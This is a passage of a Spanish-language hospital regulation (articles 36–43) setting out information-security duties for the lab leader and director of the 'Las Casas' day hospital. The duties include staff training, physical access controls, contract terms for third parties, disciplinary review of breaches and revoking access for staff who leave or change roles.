ARTICULO 36.-	El líder de laboratorio deberá supervisar que la información resultado de aplicaciones médicas no sea administrada por personal con interés sobre la misma, como información de sobre amigos, familiares o vecinos.
ARTICULO 37.-	El líder de laboratorio tendrá entre sus responsabilidades asegurarse que se proporciona formación y capacitación en seguridad de la información, y que se proporciona a todos los empleados actualizaciones regulares en políticas y procedimientos de seguridad de la organización, y cuando sea relevante, a los contratistas terceros, los investigadores, los estudiantes y los voluntarios quetratan datos personales sanitarios.
ARTICULO 38.-	El líder de laboratorio deberá gestionar con el personal de seguridad el tratamiento de datos personales sanitarios quienes deberán utilizar perímetros de seguridad para proteger las áreas que contienen recursos para el tratamiento de la información para esas aplicaciones sanitarias. Esas áreas seguras se deberían proteger mediante controles de entrada adecuados para asegurar que solo se permite el acceso de personal autorizado.
ARTICULO 39.-	El líder de laboratorio deberá adoptar las medidas precisas para asegurar que el público está sólo tan cerca del equipamiento TI (servidores, dispositivos de almacenamiento, terminales y monitores) como requieran las restricciones físicas y demanden los procesos clínicos. lo cual deberá ser coordinado con la seguridad externa

ARTICULO 40.-	Cuando se requiera de los servicios externos el director del hospital deberá emplear contratos formales que especifiquen: a) la naturaleza y valor confidencial de los datos personales sanitarios; b) las medidas de seguridad a implementar y/o cumplir; c) los límites de los terceros para acceder a esos servicios; d) los niveles de servicio a alcanzar en los servicios proporcionados; e) el formato y la frecuencia de la notificación al ISMF de la organización de salud; f) la disposición para la representación de la tercera parte en las reuniones y grupos de trabajo de la organización de salud; g) las disposiciones para las auditorías de conformidad de los terceros; h) las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.
ARTICULO 41.-	Todo el personal del hospital del día "Las Casas" estará sujeto a revisiones disciplinarios con respecto a las brechas de seguridad de la información, el personal interno deberá regirse a las buenas prácticas y procedimientos que estén reflejados en las políticas y sean por tanto conocidos por los sujetos objeto del proceso disciplinario. Además de cumplir con las leyes aplicables, tales procesos deberían cumplir con los acuerdos alcanzados entre los profesionales sanitarios y los organismos de los profesionales sanitarios.
ARTICULO 42.-	El líder de laboratorio tan pronto como sea posible, rescindirá los privilegios de acceso de los usuarios con respecto a tal información de cualquier empleado que se vaya de forma temporal o permanente, contratista tercero o voluntario hasta la finalización del empleo, el contrato o las actividades de voluntariado.
ARTICULO 43.-	En caso de programas de formación y otras “rotaciones” del personal en los que sus derechos de acceso pueden cambiar sustancialmente. el líder de laboratorio deberá asegurar la finalización de los derechos anteriores que ya no son necesarios para su rol, tales cambios de empleo deberían ser inicialmente tratados de la misma forma que en aquellos individuos que abandonan el empleo en la organización.